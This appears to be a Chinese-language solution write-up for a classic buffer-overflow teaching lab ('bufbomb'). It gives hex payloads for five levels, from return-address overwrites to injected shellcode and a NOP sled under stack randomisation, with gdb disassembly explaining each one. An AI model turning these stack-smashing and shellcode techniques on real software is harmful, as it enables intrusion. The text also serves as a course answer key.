report


总体答案：

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 04 8b 04 08 /* level 0 */
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2e 8b 04 08 30 30 30 30 dc 5a 24 6f /* level 1 */
c7 05 0c e1 04 08 dc 5a 24 6f a1 0c e1 04 08 89 44 24 04 68 82 8b 04 08 c3 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 d8 34 68 55 /* level 2 */
b8 dc 5a 24 6f bd 30 35 68 55 68 f3 8b 04 08 c3 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 d8 34 68 55 /* level 3 */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 dc 5a 24 6f 89 e3 83 c3 28 89 dd 68 67 8c 04 08 c3 28 33 68 55 /* level 4 */
```

Level 0:

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049284 <+0>:     push   %ebp
   0x08049285 <+1>:     mov    %esp,%ebp
   0x08049287 <+3>:     sub    $0x38,%esp
   0x0804928a <+6>:     lea    -0x28(%ebp),%eax
   0x0804928d <+9>:     mov    %eax,(%esp)
   0x08049290 <+12>:    call   0x8048d66 <Gets>
   0x08049295 <+17>:    mov    $0x1,%eax
   0x0804929a <+22>:    leave
   0x0804929b <+23>:    ret
End of assembler dump.
(gdb)
```

buf的缓冲区共有40个字节，这里是由 lea -0x28(%ebp),%eax 得到的。加上ebp的4个字节，一共是44个字节。



覆盖掉这44个字节之后，在返回地址处写入smoke函数的起始地址0x08048b04，用小端法存放。

Level 1:

类似于Level 0，首先覆盖掉44个字节，然后再返回地址写入fizz的起始地址 0x08048b2e。

```
(gdb) disas fizz
Dump of assembler code for function fizz:
   0x08048b2e <+0>:     push   %ebp
   0x08048b2f <+1>:     mov    %esp,%ebp
   0x08048b31 <+3>:     sub    $0x18,%esp
   0x08048b34 <+6>:     mov    0x8(%ebp),%edx
   0x08048b37 <+9>:     mov    0x804e104,%eax
   0x08048b3c <+14>:    cmp    %eax,%edx
   0x08048b3e <+16>:    jne    0x8048b62 <fizz+52>
   0x08048b40 <+18>:    mov    $0x804a5cb,%eax
   0x08048b45 <+23>:    mov    0x8(%ebp),%edx
   0x08048b48 <+26>:    mov    %edx,0x4(%esp)
   0x08048b4c <+30>:    mov    %eax,(%esp)
   0x08048b4f <+33>:    call   0x8048830 <printf@plt>
   0x08048b54 <+38>:    movl   $0x1,(%esp)
   0x08048b5b <+45>:    call   0x804942e <validate>
   0x08048b60 <+50>:    jmp    0x8048b76 <fizz+72>
   0x08048b62 <+52>:    mov    $0x804a5ec,%eax
   0x08048b67 <+57>:    mov    0x8(%ebp),%edx
   0x08048b6a <+60>:    mov    %edx,0x4(%esp)
   0x08048b6e <+64>:    mov    %eax,(%esp)
   0x08048b71 <+67>:    call   0x8048830 <printf@plt>
   0x08048b76 <+72>:    movl   $0x0,(%esp)
   0x08048b7d <+79>:    call   0x8048920 <exit@plt>
End of assembler dump.
```

fizz有一个参数val，该参数应该在%ebp+8处获得，因此在加入4个字节的占位符后再将%ebp+8设置为cookie。

Level 2:

首先构造执行代码，先将 cookie 的值赋给 global_value，将 global_value 的值作为实参放置在栈中作为 bang 的参数，将 bang 函数起始地址（立即数）入栈，再将栈顶数据作为地址进行跳转。

通过gdb得到bang函数的起始地址位0x08048b82。

```
(gdb) disas bang
Dump of assembler code for function bang:
   0x08048b82 <+0>:     push   %ebp
   0x08048b83 <+1>:     mov    %esp,%ebp
   0x08048b85 <+3>:     sub    $0x18,%esp
   0x08048b88 <+6>:     mov    0x804e10c,%eax
   0x08048b8d <+11>:    mov    %eax,%edx
   0x08048b8f <+13>:    mov    0x804e104,%eax
   0x08048b94 <+18>:    cmp    %eax,%edx
   0x08048b96 <+20>:    jne    0x8048bbd <bang+59>
   0x08048b98 <+22>:    mov    0x804e10c,%edx
   0x08048b9e <+28>:    mov    $0x804a60c,%eax
   0x08048ba3 <+33>:    mov    %edx,0x4(%esp)
   0x08048ba7 <+37>:    mov    %eax,(%esp)
   0x08048baa <+40>:    call   0x8048830 <printf@plt>
   0x08048baf <+45>:    movl   $0x2,(%esp)
   0x08048bb6 <+52>:    call   0x804942e <validate>
   0x08048bbb <+57>:    jmp    0x8048bd4 <bang+82>
   0x08048bbd <+59>:    mov    0x804e10c,%edx
   0x08048bc3 <+65>:    mov    $0x804a631,%eax
   0x08048bc8 <+70>:    mov    %edx,0x4(%esp)
   0x08048bcc <+74>:    mov    %eax,(%esp)
   0x08048bcf <+77>:    call   0x8048830 <printf@plt>
   0x08048bd4 <+82>:    movl   $0x0,(%esp)
   0x08048bdb <+89>:    call   0x8048920 <exit@plt>
End of assembler dump.
```

得到buf数组的起始地址为0x556834d8。

```
Breakpoint 1, 0x0804928a in getbuf ()
(gdb) p $ebp-40
$1 = (void *) 0x556834d8 <_reserved+1037528>
(gdb)
```

Level 3:

类似于 Level 2，不过多了一些步骤，因为在覆盖修改返回地址时必将覆盖保存的 %ebp 也覆盖掉了，所以机器代码的思路应该是先修改返回值为cookie值，恢复被破坏的保存的%ebp的值，将正确的返回地址入栈再跳转（即返回test函数）。

```
Breakpoint 1, 0x0804928a in getbuf ()
(gdb) p $ebp-40
$1 = (void *) 0x556834d8 <_reserved+1037528>
(gdb) p $ebp
$2 = (void *) 0x55683500 <_reserved+1037568>
(gdb) x /2xw $ebp
0x55683500 <_reserved+1037568>: 0x55683530      0x08048bf3
(gdb)
```

returnaddress为0x08048bf3，保存的%ebp为0x55683530。

Level 4:

分配一个随机大小的空间，但是栈相对结构不变。由于程序总是执行相同的操作，使得在不同的执行情况下，程序所使用的栈中元素的相对位置(距离)不发生变化，可尝试在此前提下恢复%ebp。恢复过程是由输入的构造代码执行的，此时%ebp已经被赋予了“废值”（类似于Level 3），但%esp是有效的值，可以通过%esp推出被覆盖的保存的%ebp的值。

```
(gdb) disas getbufn
Dump of assembler code for function getbufn:
   0x0804929c <+0>:     push   %ebp
   0x0804929d <+1>:     mov    %esp,%ebp
   0x0804929f <+3>:     sub    $0x218,%esp
   0x080492a5 <+9>:     lea    -0x208(%ebp),%eax
   0x080492ab <+15>:    mov    %eax,(%esp)
   0x080492ae <+18>:    call   0x8048d66 <Gets>
   0x080492b3 <+23>:    mov    $0x1,%eax
   0x080492b8 <+28>:    leave
   0x080492b9 <+29>:    ret
End of assembler dump.
(gdb)
```

```
Breakpoint 2, 0x080492a5 in getbufn ()
(gdb) p $ebp
$3 = (void *) 0x55683500 <_reserved+1037568>
(gdb) x /2xw $ebp
0x55683500 <_reserved+1037568>: 0x55683530      0x08048c67
(gdb)
```

%esp应为%ebp+8 = 0x55683500 + 8 = 0x55683508，差值为 0x55683530 - 0x55683508 = 0x28，故总是可以通过执行%esp + 0x28得到原有的被破坏的%ebp值。

因此构造的机器代码的思路为：修改返回值%eax，根据%esp的值得到需要恢复的%ebp的值，再跳转至原函数。

构造出的指令一共有18字节，在这段指令之前全部用nop来占位，在指令之后用一个新地址来覆盖，这个新地址不唯一，只要在任意情况下的栈随机化的缓冲区的交集处就可以。